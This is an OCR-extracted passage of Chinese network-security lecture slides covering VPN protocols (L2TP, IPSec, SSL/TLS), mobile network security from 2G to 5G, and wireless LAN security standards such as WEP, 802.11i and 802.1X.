- 创建L2TP隧道时必须使用与PPP连接相同的认证机制，如EAP、MS-CHAP、CHAP、SPAP和PAP等。


- PPTP与L2TP最大的优点是简单易行，对于微软操作系统用户来说很方便。它们最大缺点是安全强度差，没有强加密和认证支持，不支持外联网VPN。

# 网络层VPN协议 - IPSec

- IPSec协议安全体系结构
  - ✓ 安全协议：认证头（Authentication Header，AH）和封装安全载荷（Encapsulation Security Payload，ESP）
  - ✓ 安全关联（Security Associations，SA）
  - ✓ 密钥管理协议：手动和自动IKE
  - ✓ 密码算法：加密算法、认证算法



# IPsec: 网络层协议




- IPsec 实现对IP包的加密和认证
- 包括3个协议:
  - 首部协议(AH)
    - 认证IP包的来源和完整性（同时认证IP包的首部和载荷）
    - 用滑动窗口防御消息重放攻击
  - 载荷安全封装协议(ESP)
    - 规定加密格式，用于加密和认证IP包
  - 互联网密钥交换协议(IKE)
    - 规定密钥交换格式，用于通信双方协商密钥
- 两种运行模式:
  - 传输模式
  - 隧道模式(需要网关)

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# IPSec协议 - AH

- IP数据包的完整性仅由IP头中的*校验和*来保证，缺乏安全性。AH协议使用消息认证码，如HMAC，对IP进行认证，提供了更强的数据完整性保护，以及数据源认证和防重放攻击。
- 但AH不提供加密功能。
- AH由5个固定长度域和1个变长的认证数据域组成

# IPsec 包的组成




Normal IP Packet



IPsec in Transport Mode


IPsec in Tunnel Mode

- Single tunnel
- Nested tunnel


Unauthenticated
Plain Text



Authenticated
and/or Encrypted

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# IPSec包头





认证和加密使用不同的安全联盟(SA)

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.


# IPSec协议 - ESP

- ESP协议提供数据机密性、数据源认证、抗重放攻击和有限的数据流机密性等服务。
- ESP采用对称密码算法来加密数据包，使用消息认证码MAC提供认证服务，如HMAC-MD5、HMAC-SHA-1、null算法等。
- ESP数据包由4个固定长度的域和3个变长域组成




# IPSec协议 - ESP

- 操作模式：传输模式、隧道模式



# 封装安全载荷




《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.


# IPSec协议 – SA & IKE

- AH和ESP协议给出了IPSec数据封装格式，封装过程中要用到各种安全参数，包括算法、密钥等。IPSec的密钥管理体系完成这些参数的协商和管理。
- IPSec通过安全关联SA来描述数据封装的安全参数。
- IKE则用于在IPSec通信双方之间通过协商建立起共享安全参数及验证过程的密钥，建立安全关联。
- IKE协议的核心是Diffie-Hellman密钥交换，详细文档可参见RFC 2409。

# 传输层VPN协议 - SSL

- 为了保护Web通信协议HTTP/S-HTTP，Netscape公司开发了SSL（Secure Socket Layer）协议。SSL协议是基于会话的加密和认证的Internet协议，在两个实体（客户和服务器）之间提供了一个安全的通道。SSL工作在传输层，与使用的应用层协议无关。
- SSL协议由SSL记录协议和SSL握手协议两部分组成。SSL记录协议对数据进行加密、解密和认证。SSL握手协议建立连接会话状态的密码参数。SSL协议可以实现服务器认证、客户认证（可选）、SSL链路上数据的完整性和保密性。
- SSL VPN即指采用SSL协议来实现远程接入的VPN技术。目前SSL协议被广泛内置于各种浏览器中，使用SSL协议进行认证和数据加密的SSL VPN可免于安装客户端。

# SSL/TLS协议




- Secure Socket Layer Protocol (SSL)
  - 1994年由Netscape公司设计
  - 用于保护 WWW 应用和电子交易
  - Transport layer security protocol (TLS)
    - SSLv3修订版本
  - 两个主要组成部分:
    - 记录协议：在传输层协议的上方
    - 握手协议、密码更换协议、提醒协议：位于应用层协议和记录协议之间

# SSL例子

- SSL上的HTTP协议 (https)
  - 在OSI模型的应用层
  - 用SSL实现
    - 加密HTTP包
    - 实现服务器与客户端之间的认证


《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# SSL结构




《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# SSL记录协议示意图




SSL记录协议

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# 7.5 无线网络安全

- 无线网络安全概述
- 移动通信网络安全
- 无线局域网安全

# 无线网络安全概述

- 无线网络划分
  - ✓ 无线广域网（Wireless wide area network，WWAN）
  - ✓ 无线城域网（Wireless metropolitan area network，WAN）
  - ✓ 无线局域网（Wireless local area network，WLAN）
  - ✓ 无线个人网（Wireless personal area network，WPAN）

# 无线网络安全威胁

- 与有线网络相比，无线网络面临更加严重、更加复杂的安全威胁。
  - ✓ 无线窃听
  - ✓ 假冒攻击
  - ✓ 信息篡改
  - ✓ 服务抵赖
  - ✓ 重放攻击
  - ✓ ……

# 移动通信网络安全

移动通信网络经历了几个发展阶段：

- 第一代移动通信系统采用模拟技术，已经基本被淘汰；
- 第二代移动通信完成了模拟技术向数字技术的转变，但仍以语音通信为主，同时有少量的数据通信；
- 第三代移动通信（3G）以媒体业务和宽带数据业务为主；
- 第四代移动通信（4G）与第三代移动通信技术相比，除了通信速率大为提高外，还借助IP进行通话
- 第五代移动通信（5G）

# 2G移动通信网络

- 第二代移动通信网络（2G）主要采用数字的时分多址（time division multiple access，TDMA）和码分多址（code division multiple access，CDMA）技术提供数字化的语音业务及低速数据业务
- 代表性的2G系统是全球移动通信系统（global system for mobile communication，GSM），是欧洲电信标准协会制定的可国际漫游的泛欧数字蜂窝系统标准
- GSM系统是第一个引入安全机制的移动通信系统，提供的安全措施主要包括：
  - ✓ 用户真实身份和位置信息的机密性保护；
  - ✓ 防止未授权的非法用户接入的认证技术；
  - ✓ 防止在空中接口非法用户窃听的加解密技术

# 3G移动通信网络

- 3G移动通信网络寻址方式是码分多址（CDMA），在传输声音和数据的速度上有很大提升，能够在全球范围内更好的实现无线漫游，处理图像、音乐、视频流等多媒体形式，提供包括网页浏览、电话会议、电子商务等多种信息服务。
- 3G标准
  - ✓ 美国倡导的CDMA2000标准
  - ✓ 欧洲提出的WCDMA标准
  - ✓ 中国大唐电信公司主推的TD-SCDMA标准

- 3G移动通信系统的安全体系是在GSM安全体系基础上建立起来的，改进了GSM系统中存在的缺陷，同时针对3G系统的新特性，增加了更加完善的安全机制和服务：
  - ✓ 提供了增强的用户身份保密机制
  - ✓ 提供了双向认证
  - ✓ 提供了接入链路信令数据的完整性保护
  - ✓ 提供了密码算法的协商机制
- 但是，3G系统难以实现用户数字签名。随着移动电子商务的广泛应用，需要系统提供非否认安全服务，该服务一般通过数字签名机制来实现。3G系统中密钥产生机制和认证机制仍然存在一定的安全隐患。

# 4G移动通信网络

- 第四代移动通信系统（4G）以OFDM技术为核心技术，它是多载波传输的一种。4G采用单一的全球范围的蜂窝核心网来取代3G中密密麻麻的蜂窝网络，采用全数字全IP 技术，支持不同的接入方式，如 IEEE802.11a、WCDMA、Bluetooth 等，不管是上行速度还是下行速度都有了显著提高。
- 4G移动通信系统的核心网是一个基于全IP的网络，即：基于IP的承载机制、基于IP的网络维护管理、基于IP的网络资源控制、基于IP的应用服务。
- 同3G移动网络相比，4G系统具有根本性的优点：可以实现不同的网络间的无缝互联。

- 4G采用长期演进（LTE）和高级长期演进（LTE-A）安全架构，但是目前的LTE/LTE-A仍然存在一些弱点。
  - ✓ 3GPP LTE基于全IP的平坦结构导致易受诸如注入、修改、窃听等攻击
  - ✓ 全IP网络为恶意攻击者提供了更直接的侵入基站的路径。由于移动管理组件（MME）管理着大量eNBs，因此与管理着少量RNCs的UTMS网络相比，LTE网络基站更易受攻击。一旦攻击者侵入某个基站，便可利用LTE的全IP性质危害整个网络。
  - ✓ LTE系统结构在切换认证过程中可能会产生新的问题。
  - ✓ LTE采取的EPS AKA方案缺乏隐私保护机制，不能抵抗DoS攻击
  - ✓ LTE切换过程缺乏后向安全、易受去同步攻击和重放攻击。

# 5G移动通信网络

- 5G 移动通信标志性的关键技术主要体现在超高效能的无线传输技术和高密度无线网络 (high density wireless network) 技术，其中基于大规模MIMO的无线传输技术将有可能使频谱效率和功率效率在4G的基础上再提升一个量级。
- 体系结构变革将是新一代无线移动通信系统发展的主要方向
  - ✓ 超密集组网
  - ✓ 智能化
  - ✓ 可编程
  - ✓ 内容分发边缘化部署

# 概论


- 无线电通信
- 攻击者，有一个无线的传送和接受装置，与要攻击的无线网使用相同的无线频率，可以做到:
  - 拦截无线网数据
  - 将其计算机连接到一个近处的无线网
  - 对一个现有的无线网络插入数据包
  - 用无线电干扰设备对特定无线网通道实施干扰
- 保密措施
  - 在数据链接层实施加密算法，身份验证算法和完整性检验算法
    - 提供类似有线网媒体访问的隐私保护
    - 高层通信协议和网络应用程序（有线和无线）都无需更改可以照常使用

# 无线局域网安全


- 针对WLAN安全性的标准主要有：
  - ✓ IEEE 802.11安全标准：使用有线等价保密（Wired Equivalent Privacy，WEP）协议来实现认证与数据加密。
  - ✓ IEEE 802.11i安全标准：针对WEP机制的安全缺陷，802.11i工作组提出了一系列的改进措施，采用AES算法代替WEP机制中的RC4算法，使用802.1x协议进行认证。
  - ✓ WPA（Wi-Fi Protected Access）：Wi-Fi联盟在IEEE 802.11i标准出台之前推出的自己的一套标准，核心是IEEE 802.1x认证协议和临时密钥完整性协议TKⅡ。
  - ✓ 无线局域网国家标准GB15629.11 ：引入新的安全机制—无线局域网鉴别和保密基础结构（WLAN Authentication and Privacy Infrastructure，WAPI）。

# 无线局域网架构

- WLAN由无线网卡、无线接入点（Access Point，AP）、计算机和相关设备组成。
- IEEE 802.11标准支持两种拓扑结构
  - ✓ 独立基本服务集（Independent Basic Service Set，IBBS）
  - ✓ 扩展服务集（Extend Service Set，ESS）




# 无线局域网体系结构



- 两种体系结构
  - 固定无线局域网: 可与有线网相连
  - 特定无线局域网(点对点): 不与任何固定的有线网相连
- 含有无线通信设备的装置通常称为移动站STA
  - 根据 IEEE 802.11通信标准，每台STA由一个48比特MAC地址唯一确定
- 无线接入点 (AP)
  - 一端 ：与一个有线局域网建立连接
  - 另一端：在AP和STAs之间建立无线的收、发联系，实现通信
  - 时分复用技术允许多台STA相连
  - 每个AP由一个服务集标识符(SSID)唯一确定，定时向外发送信标

# 固定局域无线网示意图




- 信标发送：它定时对外公布其SSID及其他信息，为进入其覆盖范围内的STA与其建立连接之用
- 信标扫描：等待信标发送，确定与哪个AP相连，然后对其发出连接请求，继而建立与无线局域网的连接

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

# 802.11 概述


- 802.11是无线局域网通信标准，对应于 802.3 (Ethernet)和802.5 (Token Ring)通信标准
- 它规定了无线局域网在MAC 子层和物理层的通信及安全保护机制
- MAC子层使用媒体访问方式：载波侦听多路访问回避冲突(CSMA/CA)方法
- 通用的子层协议：
  - 802.11a: 5 Ghz
  - 802.11b: 2.4 Ghz, 11Mbps, 室外35m, 室内110m， WEP
  - 802.11g: 2.4 Ghz, 54Mbps , 室外35m, 室内110m
  - 802.11i: WPA2
  - 802.11n: 支持 MIMO（多重输入/多重输出）

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

# IEEE 802.11安全机制

- 在IEEE 802.11中考虑了无线局域网的接入安全问题，并提供了一些身份认证、数据加密与完整性验证等安全机制。
- 加密机制：WEP
  - ✓ WEP采用的是RC4加密算法，同时引入初始向量IV和完整性校验值ICV，以防止数据的篡改和传输错误。
  - ✓ 由于WEP中RC4算法在使用过程中存在弱密钥、IV重用等问题，易遭受密码破解攻击，并且已经存在许多自动化的破解工具。
  - ✓ WEP使用循环冗余校验码（CRC-32）来验证传输数据的正确性，然而CRC校验码并不能抵御数据篡改。


# WEP 概述(Wired Equivalent Privacy)



- 发布于1999, WEP是802.11b无线通信标准在数据链接层使用的安全协议
- 要求：同一无线局域网中所有的 STA's和AP's都共享同一个密钥 *K* (称之为 *WEP* 密钥)
- WEP 密钥:
  - 40-bit, 104-bit (最通用的), 232-bit
  - WLAN 设备可以共享多个 WEP密钥， 每个WEP密钥通过一个字节长度的ID唯一表示出来，这个ID成为密钥ID
  - WEP 密钥常常有管理员选取（WEP没有规定密钥如何产生和传递）
  - 一般情况下一旦选定， WEP密钥不可改变


《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

- 认证机制：开放系统认证（Open System Authentication）和共享密钥认证（Shared Key Authentication）




（a）开放系统认证　　（b）共享密钥认证

# 移动设备认证和访问控制



- WEP 运用挑战与响应的方式认证移动STA
- 为了和AP连网, STA 必须执行以下步骤：
  1. 请求: STA向AP发连接请求
  2. 挑战: AP收到请求后，即产生128位的随机数字符串*cha* 并且发送给 STA

     $cha = a_1 a_2 \ldots a_{16}$ (where each $a_i$ is an 8-bit string)
  3. 响应: STA产生一个24位初始向量 IV，并对 *cha*用 RC4序列加密算法和密钥 *V*||*K*加密，如下计算出 $r_i$， res，并将 res发送给 AP

     $r_i = a_i \oplus k_i$, for i = 1,2,…,16

     $res = V \,||\, r_1 r_2 \ldots r_{16}$
  4. 核实: AP 也对V||K 用RC4 产生相同的子钥序列,并计算 $a_i' = r_i \oplus k_i$ 同时核实是否有 $a_i' = a_i$ 其中， i = 1,2,…,16, 如果是，则STA 被认可为合法用户，并与其相连


《计算机网络安全的理论与实践（第2版）》.【美】王杰, 高等教育出版社, 2011年

# IEEE 802.11i安全机制

- IEEE 802.11工作组开发了新的安全标准IEEE 802.11i，将安全解决方案升级为WPA2，在身份认证、加密机制、数据包检查方面增强了安全性，并提升了无线网络的管理能力。
- 加密机制：TKIP（Temporal Key Integrity Protocol）和CCMP（Counter-mode/ CBC-MAC Protocol）
  - ✓ TKIP仍采用RC4作为核心加密算法，但将初始向量IV扩展到48比特、增加消除弱密钥机制、利用消息完整性代码MIC防止数据被篡改，在一定程度上提高了破解难度。
  - ✓ CCMP机制基于高级加密标准AES加密算法和CCM认证方式，采用计数器模式（CTR）和完整性校验模式（CBC-MAC）进行数据保护，是IEEE 802.11i最强的安全算法。

- 认证机制：802.1x协议
  - IEEE提出802.1x协议来解决802.11认证机制中存在的安全缺陷。
  - 802.1x提供了可靠的用户认证和密钥分发的框架，核心是可扩展认证协议（Extensible Authentication Protocol，EAP）。EAP协议是一种封装协议，可以根据不同的认证方法进行扩展，可选EAP-TLS、PEAP、EAP-SIM。
  - EAP-TLS协议基于TLS实现，要求双方都有公钥证书，服务器与客户的双向认证是通过公钥证书，进行TLS建立会话密钥。
  - 缺陷：该协议不对用户身份进行保护，可以被攻击者窃听。该协议在STA和认证服务器间实现双向身份认证，AP被错误的认为是可信任的实体，缺乏对AP的认证，有遭受假冒AP攻击的可能。

# 802.1X 概览




1. STA 向AP发连网请求. AP向STA询问认证信息
2. STA 用其与AS共享的密钥给身份签名，向AP发送其身份和签名， AS 核实STA签名告知AP，AP即可根据结果决定是否准许其登录
3. STA 被准予连网

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

# 7.6 本章小结

- 网络安全威胁和几种主要的网络安全控制技术
- 防火墙的类型、体系结构及配置实例
- IDS（入侵检测系统）的功能及类型
- 虚拟专有网的类型和协议
- 无线网络安全：移动通信网络安全、无线局域网安全